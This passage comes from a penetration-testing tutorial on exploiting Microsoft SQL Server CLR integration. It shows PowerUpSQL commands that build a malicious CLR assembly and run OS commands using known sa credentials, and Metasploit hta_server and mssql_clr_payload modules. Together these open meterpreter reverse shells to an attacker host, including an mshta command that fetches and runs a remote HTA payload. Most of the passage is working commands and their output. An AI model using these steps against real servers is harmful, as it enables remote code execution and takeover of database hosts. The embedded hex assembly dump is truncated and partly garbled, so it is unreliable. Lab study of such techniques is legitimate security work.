1  nt service\mssql$sqlexpress
```

And as you can see in the above image, we have the result of our command.

PowerUpSQL (Manual)

When it comes to exploiting SQL servers, PowerUpSQL is the best third-party tool. This tool will also allow us to exploit CLR through DLL files to our potential. And to do so, use the following set of commands:


```
powershell
powershell -ep bypass
cd .\PowerUpSQL-master\
Import-Moduolle .\PowerUpSQL.ps1
Create-SQLFileCLRDll -ProcedureName "runcmd" -OutFile runcmd -OutDir c:\temp -Verbose
```



```
c:\>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> cd .\PowerUpSQL-master\
PS C:\PowerUpSQL-master> Import-Module .\PowerUpSQL.ps1
PS C:\PowerUpSQL-master> Create-SQLFileCLRDll -ProcedureName "runcmd" -OutFile runcmd -OutDir c:\temp -Verbose
VERBOSE: Target C#  File: c:\temp\runcmd.csc
VERBOSE: Target DLL File: c:\temp\runcmd.dll
VERBOSE: Writing C# code to c:\temp\runcmd.csc
VERBOSE: Searching for csc.exe...
VERBOSE: csc.exe found.
VERBOSE: Compiling to dll...
VERBOSE: Grabbing bytes from the dll
VERBOSE: Writing SQL to: c:\temp\runcmd.txt
C# File: c:\temp\runcmd.csc
CLR DLL: c:\temp\runcmd.dll
SQL Cmd: c:\temp\runcmd.txt
```


The command will create three files for you, i.e**., .csc, .dll, and .txt** as shown in the image above. Now go to the temp directory and open the txt file with the following command:

```
dir
type runcmd.txt
```



```
c:\temp>dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of c:\temp

08/07/2021  06:22 AM    <DIR>          .
08/07/2021  06:22 AM    <DIR>          ..
08/07/2021  06:22 AM             3,058 runcmd.csc
08/07/2021  06:22 AM             4,096 runcmd.dll
08/07/2021  06:22 AM            16,884 runcmd.txt
               3 File(s)         24,038 bytes
               2 Dir(s)  19,693,629,440 bytes free

c:\temp>type runcmd.txt
CREATE ASSEMBLY [tnqbwYAyok] AUTHORIZATION [dbo] FROM
0x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000
D0D0A2400000000000000504500004C01030006890E610000000000000000E000022
0010000000000000100000000000000000000000FC2600004F00000000400000A002
00000000000082000004800000000000000000000000002E74657874000000540700000
020000000E0000000000000000000000000000004000004200000000000000000000000
013300500C30000000100001100730400000A0A066F0500000A72010000706F06000
006A730D00000AA208730E00000A0B280F00000A076F1000000A000716066F110000
E33303331390000000005006C000000E0010000237E00004C0200008C02000023537
00020000000200000001000000190000000300000001000000010000000300000000
1E300060011020702060031020702000000000100000000000100010001001000150
41006C012C003900730123003900810132003900950132003100B001370049006C00
A002E00130073006000048000000000000000000000000000000000DC00000004000
636C625643006D73636F726C69620053797374656D004F626A656374005379737465
D70696C6572536572766963657300436F6D70696C6174696F6E52656C61786174696
647572654174747269627574650053797374656D2E446961676E6F73746963730050
56E7473007365745F5573655368656C6C45786563757465007365745F52656469726
70650053656E64526573756C747353746172740053797374656D2E494F0053747265
56E64526573756C7473456E640057616974466F72457869740043 6C6F73650000000
74000000D73F1CE15067814D815B27F992E6BE480008B77A5C561934E08905000101
31219122D1D12250801000800000000001E01000100540216577261704E6F6E45786
6F7265652E646C6C0000000000FF2500200010000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00800000000000000000000000000000001000000000048000000584000004402000 0
20000000000000000000000000000000440000000100560061007200460069006C006
0080010000010030003000300030003000340062003000000002C0002000100460069
00B00010049006E007400650072006E0061006C004E0061006D00650000007200750
69006C0065006E0061006D0065000000720075006E0063006D0064002E0064006C00
5007200730069006F006E00000030002E0030002E0030002E0030000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000200000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
WITH PERMISSION_SET = UNSAFE
GO
CREATE PROCEDURE [dbo].[runcmd] @execCommand NVARCHAR (4000) AS EXTE
GO
EXEC[dbo].[runcmd] 'whoami'
GO
```

Now take the entire content of the said txt file, copy it, and paste it in the SQL query panel as shown in the image below:



```
CREATE ASSEMBLY [HPqudUMx] AUTHORIZATION [dbo] FROM
0x4D5A90000300000004000000FFFF0000B8000000000000004000000000000000000000000000000000
WITH PERMISSION_SET = UNSAFE
GO
CREATE PROCEDURE [dbo].[runcmd] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [HPquc
GO
EXEC[dbo].[runcmd] 'whoami'
GO
```

```
   output
1  nt service\mssql$sqlexpress
```


After running the code, you will have your result in the output section, as shown in the image above.

PowerUpSQL (Remotely)

Another PowerUpSQL method to retrieve the same result is a remote method. This method is useful as even if the CLRIntegration is disabled, it will go ahead and enable it for you. The command for this is as follows:

```
Invoke-SQLOSCmdCLR -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Command "whoami" -Verbose
```


Note: this command is useful if you have the username and password of the database.



```
PS C:\PowerUpSQL-master> Invoke-SQLOSCmdCLR -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Command "whoami" -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : You are a sysadmin.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Show Advanced Options is already enabled.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : CLR is already enabled.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Assembly name: ksdjCHaEMK
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : CLR Procedure name: DSxAPguNHd
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Running command: whoami
VERBOSE: Closing the runspace pool

ComputerName    Instance                   CommandResults
------------    --------                   --------------
WIN-P83OS778EQK WIN-P83OS778EQK\SQLEXPRESS nt service\mssql$sqlexpres...
```

You can also see in the result in a grid view by using the following command:

```
Get-SQLStoredProcedureCLR -Verbose -Instance WIN-P83OS778EQK\SQLEXPRESS
-Username sa -Password 'Password@1' | Out-GridView
```



```
PS C:\PowerUpSQL-master> Get-SQLStoredProcedureCLR -Verbose -Instance WIN-P83OS778EQK\SQLEXPRESS -Username sa -Password 'Password@1' | Out-GridView
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Searching for CLR stored procedures in master
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Searching for CLR stored procedures in tempdb
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Searching for CLR stored procedures in model
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Searching for CLR stored procedures in msdb
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : - File:runcmd.dll Assembly:HPqudUMx Class:hoFwqZBf Method:mrZMACKL Proc:runcmd
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Searching for CLR stored procedures in ignite
```


Get-SQLStoredProcedureCLR -Verbose -Instance WIN-P83OS778EQK\SQLEXPRESS -Username sa -Password 'Password@1' | Out-GridView

ComputerName	Instance	DatabaseName	schemaname	fileid	filename	clrname
WIN-P83OS778EQK	WIN-P83OS778EQK\SQLEXPRESS	msdb	dbo	1	runcmd.dll	runcmd, version=0.0.0.0, culture=neutral, publickeytoken=null, processorarchi

Metasploit and PowerUpSQL

In this method, we will combine Metasploit and PowerUpSQL tools to put both of them to good use to achieve the desired result. For this, open Metasploit and type the following set of commands:


```
use exploit/windows/misc/hta_server
set srvhost 192.168.1.2
exploit
```



```
┌──(root💀kali)-[~]
└─# msfconsole -q
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set srvhost 192.168.1.2
srvhost ⇒ 192.168.1.2
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.1.2:8080/LTCSUUkWrp6q.hta
[*] Server started.
```


The above exploit will generate a URL as shown in the image above. Copy the said URL and paste it in the following command of PowerUpSQL:

```
Invoke-SQLOSCmdCLR -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Command "mshta.exe http://192.168.1.2:8080/LTCSUUkWrp6q.hta" -Verbose
```



```
PS C:\PowerUpSQL-master> Invoke-SQLOSCmdCLR -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Command "mshta.exe http://192.168.1.2:8080/LTCSUUkWrp6q.hta"

ComputerName    Instance                   CommandResults
------------    --------                   --------------
WIN-P83OS778EQK WIN-P83OS778EQK\SQLEXPRESS
```

Once the above command is executed, you will have your meterpreter session on the server as shown in the image below:




```
[*] 192.168.1.146    hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.146:49688) at 2021-08

msf6 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : WIN-P83OS778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Metasploit

Metasploit being the excellent framework that it is, makes all our work simple and easy. If we review, to exploit CLR, we have first to enable CLR integration and then enable trustworthy database property. After that, we create an assembly that executes our DLL file. All these multiple steps are taken care of with a single Metasploit exploit. To use the said exploit, type the following set of commands:

```
use exploit/windows/mssql/mssql_clr_payload
set rhosts 192.168.1.146
set username sa
set password Password@1
set payload windows/x64/meterpreter/reverse_tcp
exploit
```



```
msf6 > use exploit/windows/mssql/mssql_clr_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_clr_payload) > set rhosts 192.168.1.146
rhosts ⇒ 192.168.1.146
msf6 exploit(windows/mssql/mssql_clr_payload) > set username sa
username ⇒ sa
msf6 exploit(windows/mssql/mssql_clr_payload) > set password Password@1
password ⇒ Password@1
msf6 exploit(windows/mssql/mssql_clr_payload) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_clr_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[!] 192.168.1.146:1433 - Setting EXITFUNC to 'thread' so we don't kill SQL Server
[*] 192.168.1.146:1433 - Database does not have TRUSTWORTHY setting on, enabling ...
[*] 192.168.1.146:1433 - Database does not have CLR support enabled, enabling ...
[*] 192.168.1.146:1433 - Using version v4.0 of the Payload Assembly
[*] 192.168.1.146:1433 - Adding custom payload assembly ...
[*] 192.168.1.146:1433 - Exposing payload execution stored procedure ...
[*] 192.168.1.146:1433 - Executing the payload ...
[*] 192.168.1.146:1433 - Removing stored procedure ...
[*] 192.168.1.146:1433 - Removing assembly ...
[*] Sending stage (200262 bytes) to 192.168.1.146
[*] 192.168.1.146:1433 - Restoring CLR setting ...
[*] 192.168.1.146:1433 - Restoring Trustworthy setting ...
[*] Meterpreter session 2 opened (192.168.1.2:4444 → 192.168.1.146:49789) at 2021-08-06 16:30:3

meterpreter > sysinfo
Computer        : WIN-P83OS778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > 
```

And as you can see, this payload follows all out multiple steps for us and even gets us the meterpreter session. The only condition for this exploit to work is to know the username and password.

Conclusion

CLR Integration is prone to vulnerability. And most cases, you will find that trustworthy property is enabled, but if it isn't, we have learned many methods to allow it to activate in the article. These were all the methods through which one can exploit CLR integration using DLL files as it enables the execution of the DLL files. Such techniques also help to pentest an MS-SQL server.

References:

https://www.netspi.com/blog/technical/adversary-simulation/attacking-sql-server-clr-assemblies/

****